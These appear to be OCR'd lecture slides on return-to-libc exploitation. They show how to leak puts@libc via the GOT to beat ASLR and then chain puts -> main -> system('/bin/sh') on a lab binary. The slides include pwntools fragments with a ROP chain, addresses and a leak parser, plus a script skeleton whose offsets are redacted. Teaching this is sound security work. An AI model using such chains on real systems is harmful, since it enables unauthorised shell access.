
- Next step: execute system(“/bin/sh”)

- Challenge: the base address of loaded binary changes every time. So we need to **chain the execution**

    - **puts() ->system()   How can we achieve this?**

Option I

- Put the address of system on the stack



```
...
puts_plt = 0x08048380
puts_got = 0x804a014
...
    # Create the rop chain
    rop  = p32(puts_plt)
    rop += p32(0xdeadbeef)
    rop += p32(puts_got)
...
    # Get leak of puts in libc
    leak = p.recv(4)
    puts_libc = u32(leak)
    log.info("puts@libc: 0x%x" % puts_libc)
    p.clean()
...
```

Change to system()

Does this work?


So long as you can make the stack frame balance, and prepare parameters

Option II: fresh start

- Puts -> main -> system
  - Advantages: we can use same code to attack the program


Exploit

- Puts -> main -> system
    - Advantages: we can use same code to attack the program




```
from pwn import *
import os
import posix

puts_plt = [redacted]
puts_got = [redacted]

offset_puts = [redacted]
offset_system = [redacted]
offset_str_bin_sh = [redacted]
offset_exit = [redacted]

main_addr = 0x08048526

def main():

    # Get the absolute path to retlib
    retlib_path = os.path.abspath("./vul")

    # Change the working directory to tmp and create a badfile
    # This is to avoid problems with the shared directory in vagrant
    #os.chdir("/tmp")
```

Exploit



